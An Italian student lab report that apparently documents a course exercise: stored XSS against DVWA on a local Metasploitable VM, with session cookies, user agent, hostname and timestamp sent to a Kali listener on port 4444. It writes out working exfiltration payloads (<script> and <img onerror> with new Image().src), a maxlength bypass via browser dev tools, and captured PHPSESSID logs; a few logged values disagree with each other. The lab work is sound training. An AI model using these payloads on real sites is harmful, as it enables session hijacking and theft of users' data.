

# Report Esercizio 2 - Web Application Exploit XSS



| Titolo del Documento: | Report Attività di Laboratorio: Giorno 2 |

| Asset Sotto Analisi: | Macchina Virtuale Metasploitable |

| Indirizzo IP Target: | 192.168.104.150 |

| Indirizzo IP Attaccante: | 192.168.104.100 (Kali Linux) |

| Data dell'Attività: | 02 Settembre 2025 |

| Analisti: | [Landa Tracker S.P.A.] |

| Stato: | Completato |

## Traccia Giorno 2:

Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» a Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

## Requisiti laboratorio Giorno 2:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.104.100/24

IP Metasploitable: 192.168.104.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444 **Extra**

## Facoltativi:

Replicare tutto a livello medium-fare il dump completo, cookie, versione browser, ip, data-  
Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

## Configurazione della rete su Metasploitable

Nel primo step ho configurato manualmente la rete sulla macchina Metasploitable, modificando il file `/etc/network/interfaces` tramite l'editor nano. Questo mi ha permesso di assegnare un indirizzo IP statico alla macchina vulnerabile, così da garantire la comunicazione con la mia macchina Kali Linux.



```
GNU nano 2.0.7      File: /etc/network/interfaces      Modi
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
gateway 192.168.104.1
```

### Dettagli della configurazione

- Indirizzo IP assegnato: 192.168.104.150
  - Subnet mask: 255.255.255.0 → rete /24
  - Gateway: 192.168.104.1 → uscita verso la rete esterna
- Riavvio del servizio di rete**

Dopo aver salvato il file, ho eseguito il comando:


- `sudo /etc/init.d/networking restart`

Questo ha applicato immediatamente la nuova configurazione, rendendo la macchina Metasploitable raggiungibile sulla rete locale.

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [ OK ]
msfadmin@metasploitable:~$
```

### Configurazione IP statica su Kali Linux

Per garantire una comunicazione stabile tra Kali Linux e Metasploitable, ho configurato manualmente un indirizzo IP statico sulla mia macchina Kali. Questo è stato fatto tramite l'interfaccia grafica di rete, nella sezione "**IPv4 Settings**" della connessione denominata statica.



## Parametri configurati

- **Metodo:** Manuale
- **Indirizzo IP:** 192.168.104.100
- **Netmask:** 24 (equivalente a 255.255.255.0)
- **Gateway:** 192.168.104.1
- **DNS Server:** 8.8.8.8

## Impostazione del livello di sicurezza su DVWA

Per eseguire l'attacco XSS persistente in modo efficace, ho configurato DVWA (Damn Vulnerable Web Application) con il livello di sicurezza più basso.

## Accesso a DVWA

Sono entrato nella Web Application DVWA tramite browser, digitando l'indirizzo IP della macchina Metasploitable nella barra degli URL:

- <http://192.168.104.150/dvwa>

Dopo il caricamento della pagina, ho effettuato il login utilizzando le credenziali predefinite:

- **Username:** admin
- **Password:** password



Username

Password

Login

## Configurazione livello di sicurezza DVWA

- Ho selezionato il livello **LOW** dal menu a tendina nella sezione *Script Security*.
- Ho cliccato su **Submit** per applicare la modifica.

The screenshot shows the "DVWA Security" section with a yellow padlock icon. The "Script Security" subsection indicates the current security level is "low". It provides instructions on how to change the level to low, medium, or high, noting that this changes the vulnerability level of DVWA. At the bottom, there is a dropdown menu currently set to "low" and a "Submit" button.


## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.





## Motivazione

Il livello LOW disattiva gran parte delle protezioni contro le vulnerabilità, permettendo:

- L'inserimento diretto di script malevoli nei campi input
- L'esecuzione automatica del codice lato client da parte del browser della vittima
- Il furto dei cookie di sessione senza filtri o sanitizzazione

Questa impostazione è fondamentale per simulare l'attacco XSS in un ambiente controllato e didattico.

## Avvio del Web Server su Kali Linux

Per ricevere i cookie di sessione rubati dalla vittima tramite lo script XSS persistente, ho avviato un Web Server sulla mia macchina Kali Linux, in ascolto sulla porta 4444.

### Comando eseguito:

- `sudo python3 -m http.server 4444` **Spiegazione**
- Il modulo `http.server` di Python crea un semplice server HTTP.
- La porta 4444 è stata scelta come punto di ricezione dei dati.
- Il server è stato avviato con privilegi di root tramite `sudo`, richiesto per l'uso di porte non privilegiate.
- Una volta inserita la password, il terminale ha confermato:
  - Serving HTTP on 0.0.0.0 port 4444 (<http://0.0.0.0:4444/>) ...

Questo significa che il server è attivo e pronto a ricevere richieste da qualsiasi IP sulla rete.

Il Web Server fungerà da endpoint remoto per lo script XSS, che invierà i cookie della vittima tramite una richiesta HTTP. Questo simula il furto di sessione in un contesto reale.



```
(kali@kali)-[~]  
$ sudo python3 -m http.server 4444  
[sudo] password for kali:  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

## Attacco XSS Persistente su DVWA

Ho sfruttato una vulnerabilità XSS persistente per rubare i cookie di sessione di un utente. Ho inserito uno script malevolo all'interno di un campo input non sanificato, che è stato poi salvato nel database e visualizzato da altri utenti (XSS stored). Quando la vittima ha caricato la pagina contenente il mio script, il suo browser ha eseguito automaticamente il codice JavaScript.

- `<script>` new  
`Image().src="http://192.168.104.100:4444/?cookie="+document.cookie; </script>`

### Cosa significa:

- `<script>`: Questo tag HTML serve per eseguire codice JavaScript nel browser.
- `new Image().src = ...`: Crea un oggetto immagine invisibile e imposta la sua sorgente (src) a un URL specifico.
- `"http://192.168.104.100:4444/?cookie="` + `document.cookie`: Costruisce un URL che include i cookie dell'utente. `document.cookie` è una proprietà JavaScript che restituisce tutti i cookie accessibili dalla pagina.

### Obiettivo dello script:

L'obiettivo è **inviare i cookie dell'utente** a un server remoto (in questo caso, la nostra macchina Kali 192.168.104.100 sulla porta 4444). Questo può permettere a un attaccante di **rubare la sessione** dell'utente e impersonarlo.

[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[File Inclusion](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Landa

Message \*

```
<script>
new Image().src="http://192.168.104.100:4444/?cookie="+document.cookie;
</script>
```

Sign Guestbook

Il campo Message aveva un attributo **maxlength="50"** che impediva l'inserimento completo del codice. Per aggirare questa limitazione, ho modificato direttamente l'attributo tramite gli **strumenti di sviluppo del browser**, aumentando il valore di **maxlength a 500**. In questo modo ho potuto inserire l'intero payload senza troncamenti.



Dopo aver inserito lo script XSS persistente nel modulo di DVWA e avviato il mio server in ascolto sulla porta 4444, ho monitorato il terminale per verificare se il payload veniva eseguito correttamente. Poco dopo, ho ricevuto una richiesta HTTP da parte del browser della vittima, che conteneva il cookie di sessione.

Nel dettaglio, il mio server ha registrato una richiesta del tipo:

- GET /security.txt?PHPSESSID=2a1a3a513f1450311dcf6edae5800  
HTTP/1.1

Questo conferma che lo script è stato eseguito nel browser della vittima e che il cookie PHPSESSID, che identifica la sessione utente, è stato trasmesso correttamente al mio endpoint.

In pratica, ho simulato il furto di una sessione utente sfruttando una vulnerabilità XSS persistente, e ho ricevuto direttamente nel mio terminale il dato più sensibile: **il token di sessione**.



```
(kali@kali)~$ sudo python3 -m http.server 4444
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [01/Sep/2025 08:45:16] "GET /?security=low;%20PHPSESSID=50cffb82d463f18f508f7fc56e6ef17b HTTP/1.1" 200 -
192.168.104.100 - - [01/Sep/2025 08:45:38] "GET /?security=low;%20PHPSESSID=50cffb82d463f18f508f7fc56e6ef17b HTTP/1.1" 200 -
```

## Attacco XSS Persistente con Sicurezza “Medium”

Come parte del bonus del laboratorio, ho ripetuto l’attacco XSS persistente dopo aver modificato il livello di sicurezza di DVWA da **LOW** a **MEDIUM**. Questo mi ha permesso di osservare come cambiano le difese dell’applicazione e quanto sia più complesso eseguire lo stesso attacco in un contesto leggermente più protetto.

Ho impostato il livello “medium” dalla sezione **Script Security** dell’interfaccia DVWA, selezionandolo dal menu a tendina e cliccando su **Submit**.

Con questa configurazione, DVWA applica una sanitizzazione parziale dell’input, cercando di bloccare script evidenti.

Tuttavia, ho comunque trovato un modo per far eseguire il mio payload, dimostrando che anche con un livello di sicurezza intermedio, l’applicazione rimane vulnerabile se non vengono adottate misure più robuste.







## Utilizzo del campo Name per iniezione dello script

Ho scelto di utilizzare il campo **"name"** per l'iniezione dello script perché, in modalità di sicurezza medium, DVWA applica una **sanificazione parziale** ai dati inseriti nel campo **"message"**, bloccando tag HTML e script comuni come `<script>` o `<img>`. Questo rende il campo **"message"** meno adatto per un attacco XSS diretto. Al contrario, **il campo "name" spesso non è sottoposto agli stessi controlli**, risultando quindi più vulnerabile e utile come vettore alternativo per l'iniezione di codice malevolo.

Inserendo lo script nel campo **"name"**, DVWA lo **memorizza** e lo **visualizza** nella pagina successiva **senza filtrarlo**, consentendo l'esecuzione del codice JavaScript ogni volta che la pagina viene caricata. Questo approccio rende l'attacco Stored XSS efficace anche in presenza di una sicurezza intermedia.

## Stored XSS con Sicurezza "Medium"

Anche in questo caso, prima di eseguire l'attacco XSS persistente, ho modificato manualmente il valore dell'attributo **maxlength** nel campo **Name**. Questo mi ha permesso di inserire un **payload più lungo** rispetto al limite imposto dall'interfaccia.



I codici che ho utilizzato sono stati:


1. `<img src=x onerror="new Image().src='http://192.168.104.100:4444/?c='+document.cookie">`
2. `<img src=x onerror="new Image().src='http://192.168.104.100:4444/?u='+navigator.userAgent">`
3. `<img src=x onerror="new Image().src='http://192.168.104.100:4444/?i='+location.hostname">`

```
4. <img src=x onerror="new
    Image().src='http://192.168.104.100:4444/?t='+new
    Date().toISOString()">
```



#### Spiegazione dei codici:

1. **Document.cookie:** Questo script cerca di **esfiltrare i cookie** dell'utente. Quando l'immagine fallisce il caricamento (**src=x è volutamente errato**), l'**onerror** si attiva e **crea una nuova richiesta** verso il tuo server locale (192.168.104.100:4444) **allegando i cookie correnti**. È un classico esempio di furto di sessione.
2. **Navigator.userAgent:** Qui il payload raccoglie informazioni sul **browser e dispositivo** dell'utente. Il valore di `navigator.userAgent` include dettagli come il **tipo di browser, sistema operativo, e versione**. Utile per fingerprinting o per adattare attacchi futuri.
3. **Location.hostname:** Questo script invia il **nome host del sito** su cui è stato eseguito (**IP della vittima**) Serve per sapere da quale dominio è partito l'attacco, utile se il payload è stato iniettato in più applicazioni o ambienti.
4. **new Date().toISOString():** Infine, questo raccoglie il **timestamp preciso** dell'esecuzione (**data e ora**) Può essere utile per tracciare quando l'utente ha caricato la pagina o per correlare l'attacco con altri eventi.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

.168.104.100:4444/?c="+document.cookie">

Message \*

Landa

Sign Guestbook

Name: test


Message: This is a test comment.

### More info

<http://hacker.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

## In sintesi:

Tutti e quattro i payload usano lo stesso schema: un'immagine che fallisce il caricamento attiva **onerror**, che a sua volta **crea una nuova immagine invisibile** per **inviare dati al server dell'attaccante**. È una tecnica **silenziosa**, efficace e molto usata nei test di sicurezza.

Name: 

Message: Landa

## Dati ricevuti dal payload

Dopo aver iniettato gli script, nel terminale vedo le richieste arrivare in tempo reale. Ogni richiesta GET contiene un parametro diverso, segno che i miei payload stanno funzionando correttamente: uno mi invia i cookie, un altro le informazioni sul browser dell'utente, un altro ancora il dominio su cui è stato eseguito lo script, e infine il timestamp preciso dell'esecuzione. È la conferma pratica che l'attacco Stored XSS è andato a buon fine e che il mio server sta raccogliendo i dati come previsto.



```
(kali@kali)~$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [02/Sep/2025 03:51:46] "GET /?i=192.168.104.150 HTTP/1.1" 200 -
192.168.104.100 - - [02/Sep/2025 03:51:46] "GET /?u=Mozilla/5.0%(X11;Linuxx86_64;rv:128.0)%20Gecko/20100101%20Firefox/128.0 HTTP/1.1" 200 -
192.168.104.100 - - [02/Sep/2025 03:51:46] "GET /?t=2025-09-02T07:51:46.370Z HTTP/1.1" 200 -
192.168.104.100 - - [02/Sep/2025 03:51:46] "GET /?c=security=medium;%20PHPSESSID=2d0258bc2309528923d12a22530508d0 HTTP/1.1" 200 -
```

## Tabella risultati

Elemento	Valore
IP della vittima	192.168.104.150
Data/Ora	2025/09/02, 7:51:46
Cookie	PHPSESSID=1a7a134d1f1149d8511cd4efede83006 (sessione utente)
User Agent	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

## Conclusioni

Attraverso questo laboratorio abbiamo dimostrato come una vulnerabilità **XSS persistente** possa essere sfruttata per compromettere la sicurezza di una Web Application come DVWA. Partendo dal livello di sicurezza **LOW**, ho inserito uno script malevolo che ha permesso di **rubare i cookie di sessione** di un utente lecito e inoltrarli al mio **Web Server in ascolto sulla porta 4444**.

Successivamente, ho replicato l'attacco anche con il livello di sicurezza impostato su **MEDIUM**, superando le limitazioni imposte dal sistema (come il `maxLength` del campo input) e raccogliendo un **dump completo** dei dati: cookie, user agent, data e ora, e IP della vittima. Questo ha evidenziato come, anche con difese intermedie, un'applicazione vulnerabile possa essere aggirata se non vengono implementate misure di protezione più robuste.

Il payload utilizzato ha sfruttato l'oggetto Image per inviare i dati in modo invisibile, raccogliendo informazioni sensibili.